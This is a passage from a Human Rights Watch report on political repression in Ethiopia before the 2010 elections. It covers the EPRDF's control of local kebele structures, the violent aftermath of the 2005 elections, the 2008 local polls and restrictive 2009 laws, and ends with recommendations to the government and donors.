These broad powers have been consistently used to punish and ostracize those perceived to support the political opposition. Since 2005, state resources have also been used to press individuals to join the ruling party so that they can benefit from access to services, jobs, and economic activity. Between 2005 and 2008, when the *kebele* and *woreda* (district) elections were held, the EPRDF's party membership more than quadrupled, from approximately 760,000 to more than 4 million members in just three years. In these local elections in 2008, the EPRDF first expanded the number of available positions on *kebele* and *woreda* councils and then won more than 99.9 percent of the 3.5 million seats, thus consolidating its control of the local administrative structure. The practical implication of this development is that in an average *kebele*, one of every 10 residents—almost one member of every family—is now both a *kebele* official and EPRDF member.

The 2010 elections are viewed as an important benchmark by many observers inside and outside the country. For the EPRDF, now in its nineteenth year in power, the elections present an opportunity to distance the country from the political turmoil and negative publicity of 2005 and consolidate an effectively single-party state. For international donors, who consider Ethiopia a key strategic partner in the volatile Horn of Africa, the elections will provide a test of their policy of increasing development aid while insisting on “quiet diplomacy” in the face of Ethiopia's deteriorating human rights record.

But for many Ethiopians, election day is likely to be far less meaningful; a veneer of democratic pretension hiding a repressive state apparatus. Key developments affecting the result of the elections will have occurred long before election day, and will impact their lives long after the last vote is counted.

The government of Ethiopia regularly denies that many of the abuses documented in this report are taking place. In both public statements as well as in meetings with Human Rights Watch, Ethiopian government officials have dismissed allegations that opposition supporters are subjected to intimidation and assault as efforts to discredit the election, and have disputed the characterization of Ethiopia's democratic space as “diminishing.” The government also defends the new legislation it has enacted, arguing that the Charities and Societies Proclamation does not infringe on freedom of association and will promote “indigenous” Ethiopian organizations.

Despite their public silence, many diplomats privately concur with Human Rights Watch's concerns about the pre-election environment, telling Human Rights Watch that the May elections are a “foregone conclusion.” Yet with a few exceptions, most governments and

international donors have failed to consistently raise the worsening human rights situation as an urgent priority.

Although there are just two months remaining before polling day, the government and its international partners can still take key steps to improve the electoral environment and begin the long-term reforms needed to improve respect for human rights in Ethiopia. Among other measures, the government could instill greater confidence in the electoral process by immediately releasing persons detained for the peaceful expression of their political views; by publicly calling on all government officials and EPRDF members to cease attacks and intimidation of political opposition, independent civil society, and the media; and by supporting independent efforts to investigate and publicly report on incidents of abuse, including by international electoral observers. Donors should urgently press for these steps to be implemented.

In the medium- and long-term, concerned governments need to conduct a fundamental reappraisal of the nature of the Ethiopian government's mechanisms of control, the impact of its policies on civil and political rights, and the subsequent impact of political repression on their own strategies and goals for engagement with Ethiopia.

Recommendations

To the Government of Ethiopia

- Issue a clear and public statement to all government officials and members of the ruling EPRDF party to refrain from any intimidation of and attacks on opposition supporters, independent civil society, and the media, and state that such incidents will be immediately investigated and prosecuted.
- Promptly and impartially investigate all reports of violence against opposition members and supporters and prosecute those responsible. Facilitate an independent investigation into the killing on March 2, 2010, of Arena-Tigray candidate Aregawi Gebreyohannes.
- Release all persons arbitrarily detained for the peaceful exercise of their fundamental rights, including those arrested following the 2005 elections.
- Unconditionally release political opposition leader Birtukan Midekssa.
- Amend the Charities and Societies Proclamation, the Mass Media and Freedom of Information Proclamation, and the Anti-Terrorism Proclamation to bring them into line with Ethiopia's constitution and its obligations under international law regarding freedom of expression, association, and peaceful assembly.
- Amend the electoral law so that any properly constituted organization—and not only those that are “mass-based”—may observe elections, and remove restrictions on organizations conducting both voter education and election observation.
- Guarantee unrestricted access to Ethiopia to international media and independent human rights investigators, and cease harassment of Ethiopian media.

To Ethiopia's Federal Government and the Regional Governments of Amhara, Oromia, and Southern Nations, Nationalities and Peoples' Regions

- Issue clear, public orders to all *woreda* and *kebele* officials stating that access to government services—including water, education, justice, agricultural inputs, the safety net program, and humanitarian assistance—should be fair, equitable, and based solely on need and never on political affiliation.
- Discipline or prosecute as appropriate any state or party officials implicated in violations of human rights or partisan allocation of services.

- Ensure that government institutions, vehicles, and officers are not used for partisan political purposes, and take appropriate action against those who do so.

To the United States, Canada, Norway, European Union member states, and the World Bank

- Publicly express concern over the restrictions of freedom of association, expression, and assembly and urge the Ethiopian government to make a public statement calling on all government officials and EPRDF members to refrain from harassing or threatening opposition supporters, independent civil society, and the media.
- Press for the immediate, unconditional release of Birtukan Midekssa and other political prisoners.
- Publicly call for the amendment of the Charities and Societies Proclamation.
- Publicly condemn the intimidation and harassment of journalists, civil society organizations, and opposition political parties. Conduct independent assessments of the EPRDF's use of government services and other donor-supported programs as tools to entrench single-party rule and restrict the rights to freedom of assembly, expression, and association.

To the European Union Election Observation Mission

- In monitoring the Ethiopian elections, take into account the long-term human rights and governance context in which polls are being conducted, including longstanding restrictions on opposition parties to campaign or organize, and on the ability of individuals to freely express and the media to freely report on political opinions.
- Report clearly and publicly about findings in relation to the election environment and the conduct of the polls, including the rationale for any eventual decision not to observe the elections.

Methodology

This report is based on three separate research trips to Ethiopia by Human Rights Watch researchers between June and December 2009 and further research in London and Washington, DC. Human Rights Watch interviewed more than 200 individuals in the course of this research: in Ethiopia during missions by two researchers totaling five and 10 weeks, respectively; in further interviews by telephone; and during in-person interviews in London and Washington, DC.

Ethiopia is one of the most challenging environments for human rights research on the African continent. As described in this report, the government's administrative structures reach into every community and even every household. Families must often register visitors with *kebele* officials, and in most rural villages there is pervasive fear of voicing critical views even when surveillance may not be as comprehensive as villagers believe. It is almost impossible for outsiders to visit a rural village without generating questions—and potentially serious repercussions—for local residents from local security and *kebele* officials. It is therefore extremely difficult to conduct research outside of Addis Ababa, the capital, in a manner that ensures confidentiality and security for the victims and witnesses of abuses. Due to the high risk of reprisals, Human Rights Watch has therefore omitted the names and other identifying details of most of the individuals who met with our researchers.

In order to ensure that information was not organized or prepared, Human Rights Watch interviewed a wide range of individuals from 53 *kebeles* in 27 *woredas* in Amhara and Oromia regions, and in the Southern Nations, Nationalities and Peoples' Region. Human Rights Watch also interviewed people from the two largest cities of Addis Ababa and Dire Dawa. Human Rights Watch used different interpreters and intermediaries to locate witnesses in order to minimize any risk that the information could be distorted. In some cases, rural residents traveled to larger towns for the interviews, where the meetings would attract less attention.

The majority of the interviews with victims and witnesses were conducted privately in secluded locations. Those interviewed included rural farmers, villagers vulnerable to food insecurity, students, teachers, civil servants, and businesspeople; the interviews also included members of the ruling party, opposition parties, and people unaffiliated to any political party living in rural villages and urban areas. Human Rights Watch also met with human rights activists, Ethiopian and foreign journalists, diplomats, international aid

officials, opposition politicians, serving and retired Ethiopian government officials, and members of Ethiopia's House of Peoples' Representatives.

In December 2009, a Human Rights Watch delegation led by Executive Director Kenneth Roth met with Prime Minister Meles Zenawi. Members of the delegation also met with his senior advisor Bereket Simon, officials from the Ministry of Foreign Affairs, the Ethiopian Human Rights Commission, the Charities and Societies Agency, the Office of the Ombudsman, and the National Electoral Board of Ethiopia, among others. The discussions were wide-ranging and Human Rights Watch presented concerns over the pre-election environment, the impact of new legislation on civil society, and other issues that are described in this report. Their responses and perspectives are included throughout the text.

Background

In May 2010, Ethiopia will conduct its fourth national parliamentary elections since the ruling Ethiopian People's Revolutionary Democratic Front (EPRDF), a coalition of ethnic-based political parties, came into power. Led by the Tigrayan People's Liberation Front (TPLF), a Marxist-Leninist guerrilla movement that originated within the student movement at Addis Ababa University, the EPRDF ousted the "Derg," the military dictatorship of Mengistu Haile Mariam, in 1991 and established a four-year transitional period.

The advent of the EPRDF was an opportunity for Ethiopia to distance itself from decades of repressive autocratic and military rule. The Derg was responsible for the deaths of millions of Ethiopians, including through famine, mismanaged economic programs, coercive resettlement programs, and the "Red Terror"—the targeted elimination of thousands of suspected opposition supporters in urban areas. Some regions of Ethiopia such as Tigray, Oromia, and Somali region also experienced 30 years of brutal counterinsurgency campaigns causing massive civilian loss of life under both the Derg and its predecessor, the monarchy of Emperor Haile Selassie.¹

The EPRDF's promises of respect for human rights, democratization, and ethnic federalism—a decentralized administrative structure that provides political and cultural recognition to ethnic groups long marginalized by the central government—heralded a new era for many of Ethiopia's people. For the first time, major ethnic groups like the Oromo were allowed to teach their own language—Afan Oromo—and were provided meaningful autonomy.

In the nearly two decades that the EPRDF has been in power, Ethiopia's government has demonstrated a real commitment to economic development and has introduced the technical framework of democracy. The 1995 constitution incorporates a wide range of human rights standards, including Ethiopia's international treaty obligations, and there are an increasing number of institutions tasked with promoting and protecting human rights.² But these steps, while important, do not ensure that Ethiopia's citizens are genuinely able to

¹ For a detailed description of abuses during the three decades of internal conflict, see Africa Watch (now Human Rights Watch/Africa), *Evil Days: 30 Years of War and Famine in Ethiopia* (New York: Human Rights Watch, 1991), <http://www.hrw.org/node/78194>.

² Ethiopia's constitution includes the right to freedom of thought, opinion, and expression (art. 29) and freedom of association (art. 31), which is limited only when associations "undertake acts that needlessly subvert the rule of law and constitutional rule." Ethiopia ratified the International Covenant on Civil and Political Rights (ICCPR), the International Covenant on Economic, Social and Cultural Rights (ICESCR), and the Convention against Torture and Other Cruel, Inhuman or Degrading Treatment or Punishment during the 1991-95 transitional period.

enjoy their rights. In practice, ordinary citizens are unable to speak freely, organize political activities, and challenge their government's policies—whether through peaceful protest, voting, or publishing their views—without fear of reprisal. Democracy's technical framework will remain a deceptive and hollow façade so long as Ethiopia's institutions lack independence from the ruling party and there is no accountability for abuses by state officials.

More than 12 years ago, in its first major assessment of human rights conditions during the EPRDF's first years in power, Human Rights Watch documented a pattern of crackdowns on the private press, political and labor movements, and nongovernmental organizations.³ That report noted that “these crackdowns reflect a central government effort to limit criticism of its policies and to hinder the establishment of civil institutions not linked to the ruling party.”⁴ The patterns described in 1997 remain sadly relevant in 2010, as described below.

Governmental repression has long followed a two-pronged approach. First, the authorities arrest and detain several high-profile opposition and civil society leaders in Addis Ababa, often without charge or on the basis of alleged security-related offenses. These cases have a chilling effect but also tend to attract some international attention. Second, in the rural areas, the state's extensive administrative apparatus subjects a much larger number of people to threats and arbitrary arrest and detention.⁵ These actions create a pervasive climate of fear. In some areas of Ethiopia, people are fearful of even speaking their opinion for risk of reprisal. Under these conditions, the state is often able to suppress the rights to free speech, opinion, and peaceful dissent without the need for overt action by the security forces or government officials.

The government has publicly proclaimed that the country is moving toward democracy—albeit slowly given the many challenges it faces—but the evidence shows that civil and political rights have been deteriorating in Ethiopia, not improving. Ethiopia's democratic transition is not merely stalled, it is regressing.

The First Decade

As early as 1992, tensions began to emerge between the TPLF-dominated EPRDF and some of its earlier anti-Derg allies such as the Oromo Liberation Front (OLF) and the Ogaden National

³ Human Rights Watch, *Ethiopia: The Curtailment of Rights*, vol. 9, no. 8(A), December 1997, <http://www.hrw.org/node/78531>.

⁴ *Ibid.*, p. 37.

⁵ *Ibid.*, p. 29.

Liberation Front (ONLF).⁶ As these and other regionally-based groups tried to transform themselves into legal political opposition movements, they found that the EPRDF was extending its grip in the regions through its ethnic-based member parties.⁷

In 1992, elections were held for officials at the *woreda*, or district level. Where opposition political parties contested posts, such as in Oromia, they were subjected to extensive intimidation and violence, including assaults on opposition candidates and supporters, threats against their families, arbitrary detention, and closure of party offices.⁸ In much of the country, no opposition even emerged.

Ethiopia conducted federal and regional elections under EPRDF rule in 1995 and 2000. Both polls were dominated by EPRDF member parties, while opposition parties largely boycotted the elections, criticizing an uneven playing field.⁹

The 2000 elections differed from previous polls only because a number of opposition parties did compete in about half the electoral districts and won several dozen seats in Ethiopia's parliament, the House of Peoples' Representatives.¹⁰ But while observers lauded the logistical and technical capacity of the National Electoral Board of Ethiopia (NEBE) to conduct elections,¹¹ the polls showed little significant progress from the previous polls in terms of meaningful multi-party competition.

2005 Elections

The year 2005 was a crossroads for Ethiopia's evolving political system, and a nuanced appreciation of events that year is fundamental to understanding the current political landscape. The 2005 parliamentary campaign, as well as the elections themselves, were the most democratic the country has ever experienced. But this was followed by a violent post-election period that rolled back all of this progress and sparked a trend toward increasing government repression that continues to the present day.

⁶ Human Rights Watch, *Suppressing Dissent: Human Rights Abuses and Political Repression in Ethiopia's Oromia Region*, vol. 17, no. 7(A), May 2005, <http://www.hrw.org/node/11760>, pp. 8-9.

⁷ Human Rights Watch, *The Curtailment of Rights*, p. 7. Each region soon had its EPRDF affiliate, for instance in Oromia, it is the Oromo Peoples Democratic Organization (OPDO); in Amhara, the Amhara National Democratic Movement (ANDM).

⁸ Human Rights Watch, *Suppressing Dissent*, pp. 9-10.

⁹ For a detailed analysis of the first decade of elections, see Siegfried Pusewang, Kjetil Tronvoll, and Lovise Aalen, eds., *Ethiopia Since the Derg: A Decade of Democratic Pretension and Performance* (London: Zed Books, 2002).

¹⁰ Leonardo R. Arriola, "Ethnicity, Economic Conditions, and Opposition Support: Evidence from Ethiopia's 2005 Elections," *Northeast African Studies*, vol. 10, no. 1 (New Series), 2008, p. 118.

¹¹ Pusewang, Tronvoll, and Aalen, eds., *Ethiopia Since the Derg*.

The pre-electoral period in 2005 was a limited but historic opening of democratic space for political opposition parties, civil society, and the media. Despite continuing obstacles to their activities in many areas, they benefited from the ruling party's desire for a clean election that would show Ethiopia's democratic progress. As an Ethiopian analyst noted in December 2005, "the EPRDF saw the elections as an international opportunity for its image, it didn't see it as an internal issue, but it was the opposite."¹²

Despite continuing repression of opposition activity in many areas, opposition parties were able to campaign, access national government-controlled media, and hold rallies in a number of key geographic areas of the country. Two major coalitions of opposition parties emerged—the Coalition for Unity and Democracy (CUD, known as *Kinjilt*) and the United Ethiopian Democratic Forces (UEDF). Several independent parties and candidates also participated.¹³ Voters across many parts of Ethiopia experienced a real choice at the polls for the first time. Civil society organizations used the opening to conduct extensive voter education efforts which likely contributed to the high turnout of voters on May 15—90 percent according to the National Electoral Board.¹⁴

The Ethiopian media expanded in the pre-electoral period with a proliferation of new newspapers, even if almost all were concentrated in Addis Ababa and many lacked objectivity and professionalism. Robust debates between the ruling party and opposition, some broadcast on television, challenged the public perception that the ruling party, like every other Ethiopian government in the country's history, was omnipotent and unchallengeable.¹⁵ Many of the most contentious issues in Ethiopian society, such as the constitutional right of peoples to self-determination and secession, land ownership, and ethnic federalism were openly debated. In the context of Ethiopia, it is difficult to overstate just how unprecedented and remarkable all of this was; the country had never before witnessed a comparable opening up of political space and public debate.

¹² Human Rights Watch interview with Ethiopian political analyst, Addis Ababa, December 16, 2005.

¹³ The CUD, which fielded candidates nationally, included four parties: the All Ethiopian Unity Party (AEUP), led by Hailu Shawal; the United Ethiopia Democratic Party-Medhin (UEDP-Medhin), led by Admassu Gebeyehu; the Ethiopian Democratic League (EDL), led by Chekol Getahun; and Rainbow-Ethiopia, led by Birhanu Nega. The UEDF included five domestic and nine diaspora parties. Led by Merera Gudina of the Oromo National Congress (ONC) and Beyene Petros of the Ethiopian Social Democratic Federal Party (ESDFP), the UEDF's support was concentrated in Oromia and SNNPR.

¹⁴ "Board Chairman Praises Voters and Election Staff," National Electoral Board of Ethiopia press release, May 15, 2005, <http://www.electionsethiopia.org/Whats%20New26.html> (accessed February 6, 2010).

¹⁵ For a detailed analysis of the political dynamics in 2005, see Lovise Aalen and Kjetil Tronvoll, "The End of Democracy? Curtailing Political and Civil Rights in Ethiopia," *Review of African Political Economy*, vol. 36, June 1, 2009, pp. 193-207.

The final days of campaigning were marred by an intensification of “hate speech” by some leading politicians from both the EPRDF and the opposition,¹⁶ but overall the pre-electoral period and voting day itself were a significant, positive step forward for Ethiopian democracy.¹⁷ The post-electoral period, however, showed that the brief democratic interlude before the elections was an anomaly.

As poll results began accumulating, it became clear that the opposition coalitions had won an unprecedented number of seats, although not the victory they claimed.¹⁸ The opposition won 80 percent of the constituencies in Addis Ababa in a landslide victory, but more surprisingly and alarmingly for the EPRDF, they also won some constituencies in some rural areas, particularly Amhara region and Southern Nations, Nationalities and Peoples’ Region (SNNPR).

By May 16, although counting was ongoing, both opposition and ruling party officials made early predictions of election wins.¹⁹ Bereket Simon, then-minister of information and EPRDF campaign manager, declared the ruling party had won a majority with more than 300 parliamentary seats; this conclusion was widely broadcast on state media although the National Electoral Board had yet to make a pronouncement and most constituency results had not yet been published.²⁰

On May 16, Prime Minister Meles Zenawi imposed a month-long ban on public demonstrations in Addis Ababa. Tension over the election results began to mount amid opposition allegations that the NEBE was rigging and delaying results in favor of the ruling

¹⁶ In April and May 2005, several members of the EPRDF, including then-Deputy Prime Minister Addisu Legesse and Prime Minister Meles Zenawi, stoked fears of anti-Tigrayan sentiments with comments comparing opposition parties to the genocidal Rwandan Interahamwe. At least one opposition party used similar rhetoric against the government. See EU Election Observer Mission, *Final Report of Ethiopia’s Legislative Elections* (EUEOM report), September 2005, p. 16.

¹⁷ The European Union’s Election Observer Mission concluded that “the 2005 parliamentary elections were the most competitive elections Ethiopia has ever experienced, with an unprecedented high voter turnout. While the pre-election period saw a number of positive developments and voting on May 15 was conducted in a peaceful and largely orderly manner, the counting and aggregation processes were marred by irregular practices, confusion and a lack of transparency.” EUEOM report, p. 1.

¹⁸ Analysts have presented a number of different rationales for the opposition’s gains. Some academics contend that opposition support was more of a vote against the government; others identify ethnicity as an important factor. Based on analysis of survey data, Leonardo Arriola contends that economic conditions were a key criterion, and that “the unemployed and those whose perceived living standard declined over the previous five years were more likely to vote for the opposition, regardless of ethnicity or region.” Leonardo R. Arriola, “The Ethiopian Voter: An Assessment of Economic and Ethnic Influences with Survey Data,” *International Journal of Ethiopian Studies*, vol. III, no. 1, p. 75.

¹⁹ EUEOM report, p. 21.

²⁰ *Ibid.*, p. 21. The NEBE announced official results for 307 of the 524 seats up for election on July 8, 2005. The ruling party was leading with 139 seats and the two large opposition coalitions had a total of 135 seats. “NEBE Releases Official Results for 307 Federal Seats,” NEBE press release, July 8, 2005, <http://www.electionsethiopia.org/Whats%20New36.html> (accessed February 6, 2010).

party. Despite the ban on demonstrations, students in Addis Ababa began staging protests at the delay in the election results. On June 8, the demonstrations widened and turned bloody.²¹ Prime Minister Meles took personal control of the security forces, who killed at least 36 people and detained several thousand in the capital and other cities in the following days as protests intensified, sometimes aggravated by rock-throwing and looting by protestors.²² Opposition leaders and supporters were targeted for harassment, intimidation, and house arrest.

The government feared, with some justification, that opposition leaders were inciting supporters in a bid to stage a “color revolution” and overthrow the government.²³ For their part, some of the CUD leadership did hope to achieve this aim by mobilizing popular support, and at least one CUD leader, Berhanu Nega, has explicitly advocated for the violent overthrow of the government from exile in the US since his release from prison in 2007.²⁴

The final election results were announced in September after a controversial complaints process of re-counting and re-elections in certain constituencies that was strongly criticized by the European Union observer mission.²⁵ The EPRDF and its affiliated regional parties won a parliamentary majority of 372 and the opposition gained an unprecedented third of the parliamentary seats—172—and control over the nation’s capital.²⁶

Some of the opposition politicians opted to take their seats in parliament and capitalize on the historic opportunity to share power and govern Addis Ababa. Others, particularly the more hard-line leaders of the CUD and diaspora communities, called for the opposition to boycott parliament and organize public protests in reaction to what they called a stolen

²¹ “Shops in Ethiopia’s capital closed following deadly riots,” *New York Times*, June 9, 2005. In an interview with the BBC in July 2005, Prime Minister Meles noted that there was no indication that the June protestors were armed. See Stephen Sackur interview with Meles Zenawi, *BBC HARDtalk*, July 5, 2005.

²² “Ethiopia: Crackdown Spreads Beyond Capital,” Human Rights Watch news release, June 15, 2005, <http://www.hrw.org/node/70541>.

²³ The so-called color revolutions were peaceful, popular protests calling for democratic change that succeeded in ousting corrupt or unpopular governments in several states of the former Soviet Union. Civil society and students played an important role in the protests. The federal police commissioner, Workneh Gebeyehu, explicitly accused the opposition of “plans to stage the Orange Revolution of Ukraine in Ethiopia” in his report to parliament on November 15, 2005. Report on file with Human Rights Watch.

²⁴ See the website of GINBOT 7 Movement for Justice Freedom and Democracy, of which Berhanu Nega is a founding member, www.ginbot7.org and http://www.ginbot7.org/pdf/Ene_Le_Wegene_Flyer.pdf (accessed March 14, 2010).

²⁵ The EU observer mission noted, “Despite efforts by the NEBE to establish a system to deal with complaints, overall the process failed to provide an effective remedy to contestants, given that it took place in the context of serious violations of human rights and freedoms, namely of opposition leaders and supporters, which undermined the opposition’s ability to participate effectively in the process.” EUEOM report, p. 3.

²⁶ Aalen and Tronvoll, “The End of Democracy?,” *Review of African Political Economy*, p. 196.

election, despite the government's June warnings that it was prepared to deploy the security forces with deadly force.²⁷ Street protests intensified again in early November 2005 as negotiations between the opposition and ruling party stalled and some of the CUD leadership called for stay-at-home strikes and for drivers to honk their horns. The protests started peacefully but escalated into violence and led to the destruction of a large number of city buses and some other property.²⁸ Nearly 200 people were killed by security forces in Addis Ababa, and six police officers died. The police closed CUD offices and confiscated party membership lists.²⁹

Following the November protests, the authorities arrested an estimated 30,000 people in Addis Ababa and other towns and transported them to military camps outside of Addis Ababa, where most were held for 10 to 14 days and then released without charge. In the camps they were interrogated and screened: some former detainees told Human Rights Watch that they were questioned by investigators from their local city council, the *kefle ketema*, who checked their identification cards and names against a list. They were videotaped introducing themselves by name and *kebele* (village or neighborhood) and their heads were shaved so that they could be identified if they tried to escape. Before their release they were warned not to "involve yourself in politics."³⁰

The government established an inquiry into the post-election violence, which initially concluded that the security forces used excessive force on demonstrators, many of whom were shot or beaten to death. Two members of the panel fled the country after presenting this conclusion to government officials and receiving threats. The final report presented to parliament reversed the panel's finding, clearing the police of having used excessive force and instead blaming the violence on the demonstrators.³¹

²⁷ Opposition leaders accused the government of manipulating the electoral process and parliamentary procedures. For a detailed analysis of the events and political dynamics in 2005, see International Crisis Group, *Ethnic Federalism and Its Discontents*, Africa Report No. 153, September 4, 2009, <http://www.crisisgroup.org/home/index.cfm?id=6300> (accessed March 12, 2010).

²⁸ The federal police commissioner reported to Parliament on November 15, 2005, that protestors used grenades, guns, rocks, and homemade explosives in the "street action" in November and that the events were coordinated and launched simultaneously in 55 different localities in Addis Ababa. He said that 42 people died, including seven policemen. The report also accused the Oromo Liberation Front, a banned insurgent group, of instigating simultaneous protests in Oromia. Transcript of report on file with Human Rights Watch.

²⁹ Although the protests and violence in Addis Ababa had concluded by late November, it was the beginning of months of protests and violence in certain areas of Oromia. While this violence had its own historic context, one analysis concludes that the deployment of federal police in response to protests exacerbated the intensity of the violence and the number of wounded. Leonardo R. Arriola, "Ethnic Protest in Ethiopia: The Politics of Mobilization and Policing in Oromia Region," May 2009, draft article on file with Human Rights Watch.

³⁰ Human Rights Watch interviews with former detainees from Dedessa, Addis Ababa, December 23, 2005.

³¹ Anthony Mitchell, "Inquiry Triples Toll in Ethiopia Protests," Associated Press, October 18, 2006.

In the days after the November 2005 protests, 131 CUD opposition leaders, journalists, and civil society leaders were arrested and charged with a variety of offenses, including treason and “outrages against the constitutional order.” Almost two years later, after a lengthy, flawed trial in which the opposition leaders refused to recognize the court or defend themselves, the politicians were convicted but subsequently pardoned and released from prison.³² Two civil society activists and human rights defenders, Netsanet Demissie and Daniel Bekele, were convicted of lesser charges after presenting a defense. They were sentenced to more than two years in prison, which they had already served by March 2008 when they were released.³³

In the aftermath of the 2005 elections, using the same strategy it has used to target independent civil society organizations (see the text box, Campaign against the Ethiopian Teachers’ Association), the government also supported administrative efforts that have weakened several opposition parties. Both the CUD and the Oromo National Congress, which was founded by Dr. Merera Gudina, were undermined when the National Electoral Board of Ethiopia awarded the names of both parties to government-allied splinter groups or rivals of the original founders. Dr. Merera was forced to found a new organization called the Oromo People’s Congress and the events sowed considerable confusion about the party’s profile.³⁴

2008 Local Elections

Elections for the local-level *woreda* and *kebele* administrations were initially scheduled to take place in early 2006. In the aftermath of 2005, however, the government postponed them for two years.³⁵ Consolidating control of the local government structures was the EPRDF’s first step to controlling the environment in which the 2010 elections would take place.

Although these local elections received virtually no international media attention and were not observed by international groups, they were critical for the daily lives of the 85 percent of

³² The defendants signed a pardon apologizing for their “attempt to change government organs instituted in accordance with the Constitution, by unconstitutional means.” Unofficial translation of the pardon letter, on file with Human Rights Watch.

³³ A third civil society leader, Kassahun Kebede, an official from the Ethiopian Teachers’ Association, and a number of other opposition politicians and journalists were released in April 2007 when the court ruled that there was insufficient evidence to detain them.

³⁴ Human Rights Watch interviews with Merera Gudina, June and September 2009. See also Lovise Aalen and Kjetil Tronvoll, “The 2008 Local Elections: The Return of Electoral Authoritarianism,” *African Affairs*, 108/430 (2008).

³⁵ The polls included by-elections for the Addis Ababa city council and the national and regional parliamentary seats that had been boycotted by the CUD since 2005. For further analysis of these elections, see also Aalen and Tronvoll, “The 2008 Local Elections,” *African Affairs*, pp. 111-120.

Ethiopia's citizens who live in rural villages and communities. As early as December 2005, independent observers and opposition leaders alike predicted that after the unexpected gains made by the opposition in the May elections, the government would be loath to hold these rural polls until it had time to reassert control through its extensive administrative infrastructure.³⁶

Administratively, Ethiopia is divided into regions, zones, *woredas* or districts, and then *kebeles*. When the EPRDF ousted Mengistu from power in 1991, it retained the peasant associations, or *kebele* structures, that the Derg had initially established in 1975 as a tool of development and land reform for millions of rural peasants, but which quickly transformed into a useful method of control and repression.³⁷

The *kebele* council is the primary unit of administration at the village or neighborhood level. *Kebele* officials wield a great deal of power over constituents in a myriad of ways.³⁸ In Ethiopia's strict hierarchical society, challenging these officials was virtually unthinkable for decades and the line between state and ruling party was non-existent.

Kebele officials determine eligibility for food assistance, recommend referrals to secondary health care and schools, and help provide access to state-distributed resources such as seeds, fertilizers, credit, and other essential agricultural inputs. They also run the community social courts (*kebele*-level courts that deal with minor claims and disputes), local prisons, and, in some places, local militia that are used to maintain law and order.

In some areas of Ethiopia, the *kebele* system has been further replicated at an even lower level. Prior to the 2005 elections, Human Rights Watch documented in Oromia the regional government's creation of a sub-*kebele* level of administrative structures called *gott* and *garee*. The *gott* vary in size but usually encompass between 60 and 90 households. Each *gott* is divided into smaller groups of roughly 30 households called *garee*.³⁹ In 2005, the structure was imposed from above and used to organize forced labor of farmers, compel

³⁶ One observer noted, "The ruling party is not enthusiastic about the *woreda* elections, they need time to convert the rural population back." Human Rights Watch interviews, Addis Ababa, December 2005.

³⁷ Human Rights Watch, *The Curtailment of Rights*, p. 8.

³⁸ Each *woreda* is made up of a varying number of *kebeles*; the *woredas* are the constituencies for parliamentary seats. For further description of the *kebele* system and its role in rural communities, see Human Rights Watch, *Suppressing Dissent*; and also, René Lefort, "A short survey of the relationship between powers and peasants in a peasant community of Northern Shoa," *Nord-Sud Aktuell*, Quartal 2005, pp. 211-221.

³⁹ See Human Rights Watch, *Suppressing Dissent*, p. 30.

attendance at political meetings, restrict freedom of movement, punish and denounce citizens suspected of opposition sympathies, and monitor speech and association.⁴⁰

Prior to the 2008 elections, the EPRDF began a massive campaign to recruit new party members. It increased its membership from 760,000 in 2005 to more than 4 million in just three years.⁴¹ Simultaneously, the government vastly expanded the number of seats on *kebele* and *woreda* councils. As academics Aalen and Tronvoll noted:

In the *kebele* council, for example, the numbers were increased from 15 to a maximum of 300, making up approximately 3.4 to 4 million candidates for *kebele* elections across the country [sources differ on the exact numbers]. Thus, it was only the EPRDF that was able to field candidates in all constituencies, while the opposition parties were unable to enter candidates for the great majority of posts...perhaps as many as one-third of *kebele* inhabitants will now be members of local government councils controlled by the EPRDF. Consequently, the ruling party has more or less a totalitarian control of the rural majority of the Ethiopian population.⁴²

In addition to this massive expansion of ruling party dominance, the run-up to the 2008 *woreda* and *kebele* elections saw a resurgence of old patterns of intimidation and harassment of opposition parties. Officials also had a new and potent tool to threaten and intimidate: with the polling data from 2005, they knew which communities had voted against the ruling party in 2005.

In Oromia, for example, opposition candidates were regularly assaulted, arbitrarily detained, and accused of being supporters of the Oromo Liberation Front (OLF), a banned organization that continues to wage a low-level insurgency against the government.⁴³ One of the two major opposition coalitions, the United Ethiopian Democratic Forces (UEDF), pulled out altogether days before the election, complaining that intimidation and other obstacles restricted most of their candidates from registering.⁴⁴ Human Rights Watch documented

⁴⁰ Ibid., pp. 30-41.

⁴¹ Aalen and Tronvoll, "The End of Democracy?," *Review of African Political Economy*, p. 203.

⁴² Ibid.

⁴³ "Ethiopia: Repression Sets Stage for Non-Competitive Elections," Human Rights Watch news release, April 9, 2008, <http://www.hrw.org/node/74763>.

⁴⁴ Ibid. The other major coalition from 2005, the CUD, splintered in the wake of the arrest of its leadership in 2005 and did not stand in the 2008 elections. The CUD's difficulties were exacerbated by internal fragmentation, but also by the NEBE's

similar complaints in several areas of Oromia, particularly where opposition candidates had won seats in 2005. Notably, in some areas, representatives of the National Electoral Board colluded with local officials to bar opposition candidates from registering, bolstering the concern that the NEBE lacked neutrality.⁴⁵

In the April 2008 local elections, the EPRDF and its affiliated regional parties eventually won more than 99.9 percent of the *kebele* and *woreda* seats.⁴⁶ According to the National Electoral Board results, the EPRDF and its affiliates won approximately 3.5 million *kebele* council seats and more than 56,000 *woreda* council seats. Opposition or independent candidates won four *kebele* seats and eight *woreda* seats nationwide.⁴⁷

An official from a foreign aid agency noted, “The 2008 local elections were the nail in the coffin of any independent social and economic activities—now nearly all enterprises are party controlled at some level. The control is now total. The party and the state have become totally fused—they are one. The most recent figure for [EPRDF] party membership was the official figure at the time of the 2008 elections—4.5 million—but it must be higher now.”⁴⁸

Repressive Legislation in 2009

In addition to enhancing its control of the administrative structure in the rural areas, the government in 2009 adopted two alarming pieces of legislation that have a significant impact on core political freedoms enshrined in the Ethiopian constitution and international law, particularly freedom of expression, association, and assembly. These were the Charities and Societies Proclamation (CSO law) and the Anti-Terrorism Proclamation.

Human Rights Watch has analyzed both laws elsewhere,⁴⁹ but the implications of the laws for the ability of the political opposition, civil society, and the media to operate freely in the upcoming electoral period are discussed in more detail below (see Stifling Independent Voices).

decision to assign the CUD party name and license to a splinter group of the CUD and the party’s ballot symbol to another former CUD coalition party—Lidetu Ayalew’s EDP-Medhin. See Aalen and Tronvoll, “The 2008 Elections,” *African Affairs*, p. 113.

⁴⁵ Ibid.

⁴⁶ National Electoral Board of Ethiopia, “Official Results of the Local Elections and By-Elections Held on April 13 and April 20, 2008,” document on file with Human Rights Watch.

⁴⁷ Ibid., p. 4.

⁴⁸ Human Rights Watch interview with official from foreign aid agency, Addis Ababa, September 8, 2009.

